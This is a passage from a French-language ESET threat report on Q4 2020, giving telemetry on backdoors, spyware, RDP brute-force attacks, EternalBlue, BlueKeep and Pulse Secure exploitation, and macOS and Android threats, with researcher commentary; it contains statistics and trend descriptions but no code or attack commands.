


Les 10 principales familles de portes dérobées en Q4 2020 (% des détections de portes dérobées)
Échantillon de données : France

vulnérables ou mal sécurisées, puis utilisent cet accès pour des activités malveillantes, telles que le vol de données et d'identifiants, la diffusion d'autres malwares et la recherche d'autres vulnérabilités.

Un nouveau venu s'est également classé dans le top 10 de la catégorie des portes dérobées en Q4 : Win/Xorasi. Cette porte dérobée a été à l'origine du pic de détection de novembre 2020, la plupart des détections ayant eu lieu en Turquie.

Les données annuelles sur les logiciels espions et les portes dérobées montrent un déclin progressif de l'activité, avec des pics occasionnels. Comme le montrent les cartes ci-jointes, les détections de logiciels espions ont été les plus nombreuses au Pérou, en Israël, en Russie, en Turquie et au Japon. Les portes dérobées étaient surtout présentes en Thaïlande, en Indonésie, au Pérou, en Turquie et en Inde.



Taux de détection des logiciels espions et des portes dérobées en 2020

En ce qui concerne les familles de malwares les plus répandues, cette catégorie de menace est restée très stable tout au long de l'année. Les raisons en sont multiples : tout d'abord, la plupart de ces menaces utilisent des supports amovibles ou des vulnérabilités non corrigées pour se propager, ce qui augmente leur nombre. Deuxièmement, comme le montrent les données géographiques, nombre de ces menaces visent les marchés en développement où la cyberhygiène fait encore défaut. Enfin, un grand nombre des outils les plus répandus ont fait l'objet de fuites en ligne, et sont donc facilement accessibles aux cybercriminels qui peuvent les utiliser dans de nouvelles campagnes.

Portes dérobées et logiciels espions utilisés pour attaquer

Comme le montrent les études d'ESET, de nouvelles portes dérobées et de nouveaux logiciels espions sont développés pour des campagnes d'espionnage plus sophistiquées, qui sont généralement ciblées de manière étroite et donc peu nombreuses à être détectées.

En Q4 2020, les chercheurs d'ESET ont publié leur analyse de *ModPipe* [4], une porte dérobée modulaire ciblant les logiciels de point de vente utilisés dans le secteur de l'hôtellerie. Parmi leurs autres découvertes notables en 2020 : *Ramsay* [47], une boîte à outils de cyberespionnage ciblant des réseaux isolés ; le vaste *ensemble d'outils InvisiMole* [10] ; *CDRThief* [48], des malwares ciblant des commutateurs logiciels VoIP sur Linux ; et bien sûr la multitude d'outils utilisés par des groupes d'espionnage notoires tels que *Turla* [7].

Les logiciels espions et les portes dérobées sont également au cœur des attaques contre des chaînes d'approvisionnement. ESET en a découvert trois au cours de Q4 : l'*attaque de Lazarus* [6] en Corée du Sud ; *Operation StealthyTrident* [8] en Mongolie ; et *Operation SignSight* [9] contre une autorité de certification au Vietnam.

Tendances et perspectives

Les attaques contre des chaînes d'approvisionnement découvertes par ESET en 2020, notamment contre SolarWinds, montrent que les pirates sont déterminés à trouver de nouvelles façons de diffuser des malwares sur les ordinateurs de leurs cibles. Nous pouvons prédire sans risque que le nombre d'attaques contre des chaînes d'approvisionnement continuera d'augmenter, ciblant des entreprises proposant des services populaires dans des régions ou des secteurs d'activité spécifiques.

Anton Cherepanov, Senior Malware Researcher chez ESET

La plupart des logiciels espions et des portes dérobées fortement présents dans les premiers rangs des données de télémétrie d'ESET sont diffusés dans le but de générer des profits et perpétuer d'autres formes de cybercriminalité, par exemple la collecte de mots de passe ou le téléchargement de différents malwares. Le manque de mouvement dans les graphiques suggère que les outils actuels fournissent aux criminels les fonctionnalités dont ils ont besoin pour atteindre ces objectifs. Cependant, comme nous constatons un déclin des détections de logiciels espions et de portes dérobées, il est possible que les ressources soient de plus en plus investies ailleurs, peut-être dans le secteur plus lucratif des ransomwares. À l'avenir, nous verrons probablement une augmentation de l'utilisation des portes dérobées dans les attaques d'exfiltration de données avant de déployer des ransomwares, ce qui donnera aux pirates un moyen d'extorsion supplémentaire au cas où les victimes refuseraient de payer la rançon.

À la lumière du piratage de SolarWinds, nous pouvons nous attendre à ce que davantage d'attaques contre des chaînes d'approvisionnement émergent et soient étudiées en raison de l'augmentation des contrôles d'assurance qualité du code et de l'amélioration des mesures de sécurité mises en œuvre. Nous verrons sans aucun doute davantage d'attaques sponsorisées par des États utilisant de nouvelles vulnérabilités et portes dérobées.

Jiří Kropáč, Head of Threat Detection Labs chez ESET


Exploitations de vulnérabilités

Le nombre d'attaques contre RDP continue d'augmenter, mais à un rythme nettement plus lent. Malgré des augmentations de courte durée, l'activité autour de BlueKeep et d'EternalBlue s'est évanouie vers la fin de l'année.

Le taux d'infection de COVID-19 explosant dans de nombreuses régions du monde en Q4, les entreprises et leurs collaborateurs n'ont eu d'autre choix que de continuer à recourir quotidiennement au télétravail. Les cybercriminels ont profité de l'aggravation de la pandémie pour augmenter encore le volume des attaques de force brute contre le protocole RDP (accès à distance), bien qu'à un rythme plus lent que lors des trimestres précédents.


Le nombre de clients uniques signalant des attaques contre RDP a augmenté de 17 % en Q4, soit la plus faible augmentation d'un trimestre à l'autre observée en 2020. De même, le volume des tentatives d'attaque contre RDP a continué d'augmenter en Q4, ajoutant 40 % de plus qu'en Q3. Bien que ce chiffre soit élevé, il s'agit d'un ralentissement significatif par rapport à la croissance extrême de 140 % observée entre Q2 et Q3.

La fin de l'année a également apporté un peu de soulagement. Après le 23 décembre, les tentatives d'attaques contre RDP ont connu une forte baisse et même une légère diminution du nombre de clients uniques ciblés chaque jour. Ce changement a probablement été causé par le fait que les cybercriminels prennent des congés, une tendance observée chez plusieurs pirates.



Tendances des tentatives de connexion RDP en 2020, moyenne mobile sur sept jours
Échantillon de données : France


En résumé, les systèmes d'ESET ont détecté près de 29 milliards de tentatives d'attaques par force brute contre plus de 770 000 clients uniques sur l'ensemble de l'année 2020. Les augmentations entre Q1 et Q4 ont atteint 768 % en nombre de tentatives d'attaques contre RDP et 225 % de croissance des clients uniques qui les ont signalées par jour.



Taux de tentatives de connexion RDP en 2020

Les tentatives d'exploitation de la vulnérabilité EternalBlue ainsi que le nombre de clients uniques ayant signalé de telles tentatives sont restés stables en Q4. Les deux chiffres n'ont connu que des changements mineurs, perdant 3 % par rapport à Q3. Comme dans le cas des attaques contre RDP, EternalBlue a connu une baisse d'activité durant les périodes de fêtes.

Concernant la comparaison Q1 et Q4, l'activité d'EternalBlue, en termes de clients uniques, a baissé de 8 %, contrastant avec le volume total des tentatives d'attaques, qui est resté plutôt inchangé. La croissance rapide du début de l'année peut être attribuée à :



Tendances des tentatives d'attaque EternalBlue et BlueKeep en 2020, moyenne mobile sur sept jours
Échantillon de données : France


- Des réseaux isolés et précédemment non corrigés désormais connectés à Internet, qui sont ensuite ciblés par des pirates via la vulnérabilité EternalBlue.
- L'ajout d'EternalBlue aux outils utilisés par la sécurité interne ou les pentesteurs, ce qui augmente le nombre de détections sur une courte période.

Q4 a été une période assez dynamique autour de BlueKeep. Après des baisses continues en Q2 et Q3, les tentatives d'exploitation de cette vulnérabilité ont connu un bond notable en octobre. Ce mouvement à la hausse n'a été que toutefois de courte durée et a été suivi d'un nouveau déclin. Les détections BlueKeep ont clôturé l'année 2020 avec l'un des chiffres les plus bas de l'année. Les volumes consolidés en Q4 indiquent une baisse de 13 % du nombre de clients uniques signalant des tentatives d'attaque BlueKeep par jour et une baisse de 8 % du nombre total de tentatives d'attaque.

En comparant Q1 et Q4, les attaques BlueKeep ont diminué à la fois en nombre de clients uniques (-8 %) et en nombre total de tentatives d'attaques (-13 %). Selon les chercheurs d'ESET, la tendance à la baisse d'EternalBlue et de BlueKeep peut probablement être attribuée au remplacement de machines anciennes ou non corrigées par du matériel plus récent, ce qui diminue progressivement l'intérêt et la nécessité pour le personnel de sécurité de vérifier si les réseaux internes sont vulnérables à BlueKeep et EternalBlue.

En 2020, plusieurs vulnérabilités présentes dans des solutions d'accès à distance sont devenues des vecteurs d'attaque populaires pour ransomwares. La vulnérabilité Pulse Secure Connect *CVE-2019-11510* [49] en est un exemple exploité par Sodinokibi/REvil.

Une comparaison de Q1 et Q4 montre une augmentation de 67 % du nombre de clients uniques ayant signalé des attaques contre la vulnérabilité et une augmentation de 69 % du nombre total de tentatives d'attaque. Si l'on compare Q4 à Q3, le taux d'augmentation s'est ralenti. Les signalements de clients uniques n'ont augmenté que de 5 % et le nombre total de tentatives d'attaques n'a subi qu'une correction mineure (+2 %).



Tendance des clients uniques signalant des tentatives d'attaque sur CVE-2019-11510 en 2020, moyenne mobile sur sept jours

Une partie au moins de cette augmentation pourrait s'expliquer par l'intérêt et la sensibilisation accrus des équipes de sécurité interne et des pentesteurs qui recherchent de plus en plus souvent la présence de CVE-2019-11510 dans leur environnement.

Tendances et perspectives

L'année 2020 a été une année sans précédent qui a connu une augmentation rapide du télétravail. Cela a entraîné une forte augmentation des connexions réseau entre le domicile et le lieu de travail, qu'elles soient sécurisées par un VPN privé ou qu'elles utilisent une connexion RDP moins sécurisée, créant ainsi une énorme surface d'attaque.

Au cours de l'année, Microsoft a corrigé un certain nombre de vulnérabilités qui, au départ, semblaient assez effrayantes. Si un pirate avait réussi à les exploiter assez rapidement, cela aurait pu provoquer une crise similaire à EternalBlue. Heureusement, aucune de ces craintes ne s'est concrétisée.

2021 verra probablement une stabilisation ou une baisse progressive des clients exposés aux vulnérabilités RDP. Mais on peut s'attendre à une augmentation du nombre d'objets connectés. Les entreprises consacreront probablement plus d'efforts à renforcer les réseaux à distance, qui ont été mis en place à la hâte par nécessité sans nécessairement accorder d'importance à leur sécurité.

Ladislav Janko, Senior Malware Researcher chez ESET

Menaces sur Mac


Q4 présente une augmentation des détections de chevaux de Troie, alors que les autres menaces liées à macOS stagnent ou continuent de diminuer.

En Q4, les détections sur macOS ont continué à diminuer (-3,3 %), bien qu'à un rythme beaucoup plus lent qu'en Q3 (-21,3 %), dans presque toutes les catégories surveillées. La catégorie des chevaux de Troie a constitué une exception notable, avec un volume global en hausse de 78 % par rapport au trimestre précédent. La hausse a commencé dans les derniers jours de Q3 et a continué pendant la majeure partie de Q4, atteignant son point culminant le 17 novembre. Par la suite, les détections de chevaux de Troie ont entamé un déclin progressif, qui s'est poursuivi jusqu'à la fin de l'année.

La cause de cette croissance soudaine est double :


- pic des variantes OSX/TrojanDownloader.Adload.AE et OSX/TrojanDownloader.Adload.AD d'un cheval de Troie qui télécharge des logiciels publicitaires et des produits tels que MacKeeper et FakeAV
- la croissance à court terme d'OSX/Exploit, décrite plus en détail dans les paragraphes suivants.

Le top 10 n'a connu que des changements mineurs en tête de liste. Bien que le PUA OSX/Mackeeper ait perdu une partie de sa part par rapport à Q3, il reste le leader incontesté de Q4 avec 24,8 %. De même, le PUA OSX/Keygen est resté en seconde position avec 13,6 %.




Les 10 principales détections de menaces sur Mac en Q4 2020 (% des détections de menaces sur Mac)

Échantillon de données : France



Tendance de détection des menaces sur Mac en 2020, moyenne mobile sur sept jours

Échantillon de données : France



Tendance de détection des chevaux de Troie sur Mac en 2020, moyenne mobile sur sept jours


Le PUA OSX/GT32SupportGeeks a reculé d'un trimestre à l'autre, partageant la troisième place avec le logiciel publicitaire OSX/Pirrit à 6,8 %.

Le cheval de Troie OSX/Exploit était le seul nouveau venu dans le top 10, directement en septième position avec 2,5 %. Ce bond devrait être de courte durée, car la hausse des détections est due à une vague inexpliquée de téléchargements de Kali Linux et d'outils associés détectés par les solutions ESET. Cette activité devrait revenir aux niveaux précédents dans les mois à venir.

En Q4, une porte dérobée ciblant macOS a été associé au groupe de pirates OceanLotus par les chercheurs de *Trend Micro* [50]. Ce qui a attiré notre attention dans ce cas, c'est que le malware utilisait des caractères spéciaux cachés dans le nom du fichier pour passer inaperçu. Cette technique avait déjà été décrite dans le malware macOS *OSX/Keydnap* [51] analysé par les chercheurs d'ESET en 2016. À cette époque, les pirates visaient le contenu d'OSX Keychain tout en ouvrant une porte dérobée persistante.

En 2019, Apple a introduit son mécanisme de notarisation d'applications, un ensemble d'analyses automatisées d'approbation de nouvelles applications Mac pour les inscrire sur liste blanche dans GateKeeper. Un an plus tard, la société a décidé de renforcer les règles de contrôle afin d'améliorer la protection des utilisateurs de Mac. Les deux derniers mois ont cependant montré qu'en dépit de cet effort, *plusieurs programmes malveillants* [52] ont réussi à se faire passer pour des applications légitimes.

Selon la télémétrie d'ESET, le plus grand nombre de détections sur Mac en 2020 s'est produit aux États-Unis, avec 25 %. Viennent ensuite le Japon loin derrière (7,9 %), la France (5 %), le Royaume-Uni (4,4 %) et l'Espagne (3,6 %).



Taux de détection des menaces sur Mac en 2020

Tendances et perspectives

En 2021, nous prévoyons que la frontière entre les logiciels publicitaires et les malwares macOS s'estompera encore davantage, et que les opérateurs malveillants amélioreront la dissimulation de leurs « produits ». En termes de prévalence, nous prévoyons que le volume de logiciels publicitaires augmentera en 2021, avec un nombre croissant de fausses applications.

Sans amélioration du processus de notarisation d'Apple, le nombre de cas de malwares déguisés en applications légitimes, et par conséquent « approuvés », continuera d'augmenter tout au long de 2021.

En 2021 également, nous pourrions assister au développement du tout premier malware exploitant la virtualisation Linux, optimisée pour les ordinateurs Mac utilisant Apple Silicon et macOS Big Sur.

Michal Malík, Detection Engineer chez ESET

Menaces sur Android


La catégorie des applications cachées a connu une baisse spectaculaire, tandis que les malwares bancaires ont continué de progresser.

Les menaces sur Android ont connu leur plus forte baisse en Q4, avec une chute de 38 % par rapport au trimestre précédent. Cela est dû à une baisse des détections dans la catégorie des applications cachées, qui ont chuté en novembre 2020 et encore plus vers la fin de l'année.

